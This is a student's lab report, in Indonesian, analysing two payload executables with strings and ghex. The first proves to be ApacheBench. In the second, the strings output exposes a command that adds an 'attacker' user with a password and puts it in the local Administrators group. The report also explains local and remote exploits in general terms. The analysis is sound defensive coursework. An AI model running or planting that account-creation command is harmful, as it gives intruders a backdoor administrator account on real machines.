


Nama : Riki Andika NIM : 09011181320015
--

Hang on Training, Kamis 30 Maret 2017

Analisis File Payload

a. File Payload 1

Payload ini merupakan aplikasi apachebench yang ada didalam aplikasi dengan format exe, hal ini terlihat ketika aplikasi payload.exe dijalankan dengan menggunakan tools ghex dan strings, yang berisi informasi-informasi mengenai aplikasi apachebench, seperti yang terlihat pada gambar 1, dengan informasi yang didapat sebagai berikut;




```
Terminal
File Edit View Terminal Tabs Help
riki@riki-X200MA /media/riki/My Drive/My Study/Mata Kuliah/Semester VIII/[3 SKS]
Keamanan Jaringan Komputer/tugas7 $ su
Password:
riki-X200MA tugas7 # strings payload.exe
!This program cannot be run in DOS mode.
Rich
.text
.rdata
.data
.rsrc
AH@C
8SShL@A
8AG+
f@?Rh
h4Y@C
@?dRP
UH@q
k+QR
tYNU
gfff
[?9]
{@&P
h@<A
A(Rh
```

Gambar 1. Menjalankan payload 1 dengan string

Apachebench merupakan tool untuk mengukur performance apache, dengan apachebench dapat melihat kapabilitas apache untuk melayani request dari client. Apachebench ini telah terinstall secara otomatis ketika menginstall Apache HTTP Server, jika apache sudah terinstall maka tool benchmarking ini juga sudah otomatis ada. Lokasi tool ab ini biasanya berada didalam direktori, tool apachebench ini bisa digunakan tidak hanya untuk Apache, tapi untuk web server lain juga seperti Lighthttpd,

Nginx atau Microsoft II. Berikut informasi dari file payload.exe yang menunjukkan bahwa file payload.exe adalah apachebench, pada gambar 2 dan 3 berikut;




```

Terminal
File Edit View Terminal Tabs Help
<tr><th>Connect:</th><td>%s%5I64d</td><td>%s%5I64d</td><td>%s%5I64d</td>
></tr>
<tr><th>&nbsp;</th><th>min</th><th>avg</th><th>max</th></tr>
<tr><th>%s colspan=4>Connnection Times (ms)</th></tr>
<tr><td colspan=2>%s&nbsp;</td><td colspan=2>%s%.2f kb/s total</td></tr>
<tr><td colspan=2>%s&nbsp;</td><td colspan=2>%s%.2f kb/s sent</td></tr>
<tr><th colspan=2>%s>Transfer rate:</th><td colspan=2>%s%.2f kb/s received</td></tr>
<tr><th colspan=2>%s>Requests per second:</th><td colspan=2>%s%.2f</td></tr>
<tr><th colspan=2>%s>HTML transferred:</th><td colspan=2>%s%I64d bytes</td></tr>
<tr><th colspan=2>%s>Total PUT:</th><td colspan=2>%s%I64d</td></tr>
<tr><th colspan=2>%s>Total POSTed:</th><td colspan=2>%s%I64d</td></tr>
<tr><th colspan=2>%s>Total transferred:</th><td colspan=2>%s%I64d bytes</td></tr>
<tr><th colspan=2>%s>Keep-Alive requests:</th><td colspan=2>%s%d</td></tr>
<tr><th colspan=2>%s>Non-2xx responses:</th><td colspan=2>%s%d</td></tr>
<tr><td colspan=4>%s> (Connect: %d, Length: %d, Exceptions: %d)</td></tr>
<tr><th colspan=2>%s>Failed requests:</th><td colspan=2>%s%d</td></tr>
<tr><th colspan=2>%s>Complete requests:</th><td colspan=2>%s%d</td></tr>
<tr><th colspan=2>%s>Time taken for tests:</th><td colspan=2>%s%.3f seconds</td></tr>
<tr><th colspan=2>%s>Concurrency Level:</th><td colspan=2>%s%d</td></tr>

```

Gambar 2. Code html dari apachebench



```

Terminal
File Edit View Terminal Tabs Help
Licensed to The Apache Software Foundation, http://www.apache.org/
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
This is ApacheBench, Version %s
2.3 <$Revision: 655654 $>
-h          Display usage information (this message)
-r          Don't exit on socket receive errors.
-e filename Output CSV file with percentages served
-g filename Output collected data to gnuplot format file.
-S          Do not show confidence estimators and warnings.
-d          Do not show percentiles served table.
-k          Use HTTP KeepAlive feature
-V          Print version number and exit
-X proxy:port Proxyserver and port number to use
-P attribute Add Basic Proxy Authentication, the attributes
            are a colon separated username and password.
-A attribute Add Basic WWW Authentication, the attributes
            are inserted after all normal header lines. (repeatable)
-H attribute Add Arbitrary header line, eg. 'Accept-Encoding: gzip'
-C attribute Add cookie, eg. 'Apache=1234'. (repeatable)
-z attributes String to insert as td or th attributes
-y attributes String to insert as tr attributes
-x attributes String to insert as table attributes
-i          Use HEAD instead of GET
-w          Print out results in HTML tables


```

Gambar 3. Informasi dari payload 1 (Apachebench)

b. File Payload 2


File payload dua ini merupakan exploit yang dibuat dengan extension exe, dimana didalam file payload2.exe ini berisi program dengan informasi-informasi yang mendekati dari serangan exploit. Exploit adalah sejenis software atau aplikasi yang dibuat untuk menyerang kelemahan dalam sebuah sistem secara spesifik untuk mendapatkan akses dari user admin dan menginfeksi target yang diserang. Exploit banyak digunakan untuk penentrasi baik secara legal ataupun ilegal untuk mencari kelemahan (Vulnerability) pada komputer tujuan. Biasanya exploit mencari kelemahan dari variabel null ataupun variabel yang tidak terdefinisi untuk dimasukkan nilai lain sehingga terjadi error dan tidak membaca prosedur program seperti seharusnya, sehingga shellcode dapat dimasukkan untuk melaksanakan perintah atau command lainnya.

Pada local exploit, sejak awal attacker sudah memiliki shell access baik melalui ssh, telnet atau remote desktop connection, namun dengan hak akses terbatas (sebagai normal user). Sedangkan pada remote exploit, kondisi awal attacker adalah tidak memiliki akses shell. Akses shell yang saya maksud adalah kemampuan untuk execute suatu file executable. Local Exploit merupakan program atau exploit yang jika dijalankan pada mesin atau target yang telah hack sebelumnya dengan sasaran server itu sendiri yang akan mengakibatkan hacker untuk mendapatkan root shell di mesin/server sasaran yang berarti mempunyai akses root di mesin (hak akses yang terbatas lalu menjadi tidak terbatas).



```
riki-X200MA tugas7 # strings payload2.exe
;}$u
D$$[[aYZQ
cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD
riki-X200MA tugas7 #
```

Gambar 4. Payload 2



Gambar 5. Menjalankan file payload2.exe dengan tool ghex